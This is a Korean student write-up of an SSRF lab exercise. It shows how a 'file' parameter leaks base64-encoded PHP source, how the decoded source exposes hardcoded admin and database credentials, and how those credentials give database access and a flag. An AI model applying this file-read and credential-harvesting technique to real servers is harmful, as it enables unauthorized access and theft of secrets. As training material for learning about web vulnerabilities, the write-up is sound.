
Copy to clipboard

Step 4. admin_login.php

: Step 3을 통해 알아낸 사실(file 파라미터에 php 파일을 넣으면 실제 서버 내부 파일의 코드 또는 텍스트 내용을 알 수 있음)을 이용해 정보를 얻고자 함


4-1. admin.php에 직접 연결


: admin.php에 직접 연결하려 하면 admin_login.php로 리다이렉션되는 것을 확인할 수 있음



4-2. file 파라미터에 넣기

: ./admin_login.php를 file 파라미터에 넣어 요청하면 base64로 인코딩된 admin_login.php 파일의 내용이 나타남





4-3. base64 디코딩


: 4-2에서 얻은 데이터를 디코딩해보면 코드가 나타남

해당 코드를 분석해보면

if($id === "adminuser" && $pw === "adminpassword") 와 같은 부분을 볼 수 있는데,

이는 id가 adminuser이고 pw가 adminpassword일 경우 아래 내용을 실행하겠다는 뜻으로

관리자 ID가 adminuser, PW가 adminpassword임을 알 수 있음





```php
<?php
if(isset($_POST['okdk']))
{
    $id=trim($_POST['login_id']);
    $pw=trim($_POST['login_pwd']);
    if($id === "adminuser" && $pw === "adminpassword")
    {
        $_SESSION['ADMIN_YN'] = "Y";
        echo("<script>location.replace('admin.php');</script>");
    }
    else
    {
        echo "<br><br>아이디/패스워드가 일치하지 않습니다.";
    }

//$file=trim('192.168.2.142/'.$_POST['file']);

}
?>
```

(다음 페이지에 이어서)

Step 5. 로그인

: Step 4-3에서 알아낸 관리가 ID, PW를 이용해 로그인하면 DB 연결 페이지에 접속에 성공함 DB에 접속하기 위해 DB Username과 DB Password를 알아내야 함을 알 수 있음



Step 6. include/common/declare.php


: Step 4-3에서 디코딩한 코드를 살펴보면

<?php include_once "include/common/declare.php";?>와 같은 부분이 있는데 이는 외부 페이지를 참조한다는 것(include)을 의미함

```
<?php header("Content-Type: text/html; charset=UTF-8");?>
<?php include_once "include/common/declare.php";?>
<?php include_once "../request_log_ssrf2.php";?>
<?php


$user = nvl( $_GET['title'],'1');

if ( $_SESSION["ADMIN_YN"] === "Y" ){
echo $_SESSION["ADMIN_YN"];
```


6-1. file 파라미터에 넣기

: 이를 file 파라미터에 넣으면 base64로 인코딩된 include/common/declare.php 파일의 내용이 나타남



6-2. base64 디코딩

: 6-1에서 얻은 데이터를 디코딩해보면 총 3개의 페이지를 참조하고 있음을 보여주는 코드가 나타나는데, 이들 중 include/common/class.db.php는 DB 정보를 담고 있을 것으로 추정됨



```php
<?php
    include_once "include/common/property.php";
    include_once "include/common/class.db.php";
    include_once "include/common/common.function.php";
?>
```

Step 7. include/common/class.db.php

7-1. file 파라미터에 넣기

: Step 6-2에서 추정한 내용이 실제로 맞는지 확인하기 위해 해당 파일을 확인해보면 base64로 인코딩된 내용이 나타남

7-2. base64 디코딩

: 7-1에서 얻은 데이터를 디코딩해보면 코드가 나타남


해당 코드를 살펴보면

//self::$instance = new db(db_host , db_user , db_pass , db_db);

self::$instance = new db(“mariadb” , “ssrf_user” , “ssrf12#$” , “skinfosec”);

와 같은 부분이 있는데, 이를 통해 DB Username 은 ssrf_user, DB Password는 ssrf12#$을 알 수 있음

(다음 페이지에 이어서)




```
public static function getAutoInstance($_db){

        if ($_db == ''){
            if( ! isset( self::$instance ) ){
            //self::$instance = new db( db_host , db_user , db_pass , db_db );
            self::$instance = new db( "mariadb" , "ssrf_user" , "ssrf12#$" , "skinfosec" );
            }
            return self::$instance;
        }else{
            if( ! isset( self::$instance1 ) ){
            //self::$instance1 = new db( db_host , db_user , db_pass , $_db );
            self::$instance1 = new db("mariadb" , "ssrf_user" , "ssrf12#$" , "skinfosec" );
            }
            return self::$instance1;
        }

}
```

Step 8. DB 접속하기

: Step 7-2에서 알아낸 DB Username(ssrf_user)와 DB Password(ssrf12#$)을 넣고 'DB 접속하기'를 눌러보면 DB 연결에 성공하여 wow_you_got_db?가 나옴

<참고>
sk쉴더스 인사이트 리포트 - "웹 취약점과 해킹 매커니즘#10 SSRF(Server-Side Request Forgery)

성명	프로젝트 후 소감
김가람	이번 실습을 통해 SSRF 취약점이 어떻게 발생하고 악용될 수 있는지에 대해 구체적으로 이해할 수 있었다. 특히 file scheme가 SSRF 위험이 있다는 점을 이용해 base64로 인코딩된 데이터를 얻어내고, 이를 디코딩하여 알아낸 코드를 분석하는 과정을 통해 필요한 정보를 탈취해내는 과정이 흥미로웠다. admin_login.php의 내용을 이용해 DB 연결 페이지에 접속한 이후엔 어떻게 해야 하나 막막했는데 해당 페이지가 include_once를 사용해 외부 페이지를 참조한다는 점도 이용해야 한다는 것을 알게되면서 단순히 코드 한 줄이나 취약점 하나만을 바라보는 것이 아니라 코드의 전체적인 구조와 참조 파일을 고려하는 등 다양한 가능성을 열어두고 좀 더 넓은 시선으로 바라봐야한다는 점을 깨달았다. 아직까진 이러한 능력이 많이 부족하다는 것을 실습을 할 때마다 깨닫고 있어서 EQST에 있는 문제나 다른 사이트에 있는 문제들을 많이 풀어봐야겠다는 생각을 하게 되었다.